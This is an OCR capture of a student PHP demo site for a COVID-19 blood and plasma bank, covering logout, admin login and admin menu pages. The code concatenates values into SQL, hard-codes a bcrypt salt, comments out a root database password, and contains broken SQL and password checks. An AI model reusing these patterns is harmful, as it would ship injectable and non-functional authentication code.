
```
      </header>

      <nav align='right'>

         <ul style='list-style-type:none;'>

            <li style='display:inline-block; margin-right:15px;'><a href='Welcome.php' style='font-size:1.3em;
padding-bottom:3px;text-decoration:none;'><font color='black'><b>Home</b></font></a></li>

         </ul>

      </nav>

      <br><br><br><br>

            <h3 align='center'><font color='red'>Purchase details registered successfully by <?php echo
$login_session; ?></font></h3>

            <h3 align='center'><font color='red'>Further details will be given via email.</font></h3>

      </body>

   </html>
```

LogOut.php→

```
<?php

include 'db_connection.php';

$con = OpenCon();

  session_start();



  if(session_destroy()) {

    $curtime=time();

    $tstamp = date('Y-m-d H:i:s',$currtime);
    //$login=$_SESSION['time'];
    $login=$_SESSION['time'];
    $lt=date('Y-m-d H:i:s',$login);
    $user=$_SESSION['login_user'];
    $sql = "UPDATE logger (LogoutTime) VALUES ('$tstamp') WHERE User='$user' AND
LoginTime='$lt'";
    $result = mysqli_query($con,$sql);
    $row = mysqli_fetch_array($result,MYSQLI_ASSOC);
    header("Location: loginPage.php");
  }
?>
```

ad_log.php→

```
<?php
        include 'db_connection.php';
        $con = OpenCon();
        session_start();


     if($_SERVER["REQUEST_METHOD"] == "POST"){
        /*
        $conn=mysqli_connect("localhost","root","12345");
        if(!$conn)
        {
            die("Connection failed:".mysqli_connect_error());
```



```
      }
*/
    $options = [
      'cost' => 10,
      'salt' => '$P27r06o9!nasda57b2M22'
    ];
      $user=mysqli_real_escape_string($con,$_POST['u']);
      $pass=mysqli_real_escape_string($con,$_POST['p']);
      $pass = password_hash($pass, PASSWORD_BCRYPT, $options);
      $error="Invalid Username or Password";
      $sql="SELECT * FROM admin WHERE username='$user' AND passcode='$pass'";
      mysqli_select_db($con,'isaa_project');
      $result=mysqli_query($con,$sql);
      $numrow=mysqli_num_rows($result);
      $row=mysqli_fetch_array($result,MYSQLI_ASSOC);
      if($numrow==1 ) {
          $_SESSION["login_user"]=$user;
          header("location: ap_option.php");
          //header("Location: http://localhost/ISAA_project/ap_option.html");
      }
      else {
        $_SESSION["error"] = $error;
        //header("Location: http://localhost/ISAA_project/admin_log.php");
```

```
            }
            CloseCon($con);
            //mysqli_close($conn);
}
?>
<html>
    <head>
        <title>Admin</title>
    </head>
    <body>
        <div>
            <marquee><h3><font color="red">This is a demo website created by the students of Vellore Institute of Technology,Chennai. But please donate plasma if you are a COVID-19 survivor. Your small Contribution can save somone's life.</font></h3></marquee>
            </div>
        <header>
            <div style="height:180px;">
                <img src='government-of-india.jpg' id='logo' height='180' width='360' align='left'/>
                <br><br>
                <h1 align="center"><font color="blue">Government of India Blood and Plasma Bank for COVID-19 Pandemic</font></h1>
            </div>
        </header>
        <nav align='right'>
```

```
            <ul style='list-style-type:none;'>
                <li style='display:inline-block; margin-right:15px;'><a href='index.html' style="font-size:1.3em; padding-bottom:3px;text-decoration:none;"><font color="black"><b>Home</b></font></a></li>
            </ul>
        </nav>
        <br><br><br>
        <form method="POST" action="" style="font-size:20px;">
        <div style="border-style:groove; height:400px; width:400px; margin:auto; border-color:lightgrey;">
        <br>
        <br>
        <table align="center" border="0" style="border-collapse:collapse; width:30%; padding:50px">
        <caption style="font-size:40px;"><b>Login</b></caption>
        <tr>
        <td style="text-align:center; padding:30px;">Username:</td>
        <td style="text-align:center;padding:30px;"><input type="text" name="u" placeholder="Enter Username" required ></td>
        </tr>
        <tr>
        <td style="text-align:center;padding:30px;">Password:</td>
        <td style="text-align:center;padding:30px;"><input type="password" name="p" placeholder="Enter Password" required></td>
        </tr>
        <tr>
        </tr>
        <tr>

        <td colspan="2" style="text-align:center; font-size:20px;"><input type="submit" value="Login" name="submit" style="font-size:20px; padding:5px 22px; "></td>

        </tr>

        </table>

        <?php

    if(isset($_SESSION["error"])){

        $error = $_SESSION["error"];

        echo "<span>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<font color='#FF0000'>$error</font></span>";

    }

?>

 <?php if(isset($_SESSION['login_user'])){ header('location:ap_option.php'); } ?>

        <p style="text-align:center; font-size:18px;"><a href="#">Forgot Password? Click Here</p>

        <p style="text-align:center; font-size:18px;"><a href="sign.php">Don't have an Account? Sign-In</a></p>

        </form>

</div>

    </body>

</html>

<?php

    unset($_SESSION["error"]);

?>
```

ap_option.php→

```
<?php
  include('session.php');
?>
<!DOCTYPE html>
<html>
    <head>
        <title>Login to page</title>
        <link href="style.css" type="text/css" rel="stylesheet" />
    </head>
    <body>
        <div>
            <marquee><h3><font color="red">This is a demo website created by the students of Vellore Institute of Technology,Chennai. But please donate plasma if you are a COVID-19 survivor. Your small Contribution can save somone's life.</font></h3></marquee>
            </div>
        <header>
            <div style="height:180px;">
                <img src='government-of-india.jpg' id='logo' height='180' width='360' align='left'/>
                <br><br>
                <h1 align="center"><font color="blue">Government of India Blood and Plasma Bank for COVID-19 Pandemic</font></h1>
            </div>
    </header>



    <div style='background-color:blue;'>

      <nav align='right'>

        <ul style='list-style-type:none;'>

          <li style='display:inline-block; margin-right:15px;'><a href='logOutAd.php' style="font-size:1.3em; padding-bottom:3px;text-decoration:none;"><font color="white">Sign-out</font></a></li>

        </ul>

      </nav>

    </div>



    <div align="center">

      <a href="http://localhost/ISAA_project/user_tab.php"><button style="padding:10px 20px; font-size:1.3em;">View Users</button></a>

      <br><br>

      <a href="http://localhost/ISAA_project/blood_view.php"><button style="padding:10px 20px; font-size:1.3em;">Blood Availability</button></a>

      <br>

      <br>

      <a href="http://localhost/ISAA_project/plasma_view.php"><button style="padding:10px 20px; font-size:1.3em;">Plasma Availability</button></a>

      <br><br>

      <a href="http://localhost/ISAA_project/order_blood.php"><button style="padding:10px 20px; font-size:1.3em;">View Donations</button></a>

      <br><br>
```

```
            <a href="http://localhost/ISAA_project/order_blood.php"><button style="padding:10px 20px; font-size:1.3em;">View Orders</button></a>

        </div>

    </body>

</html>
```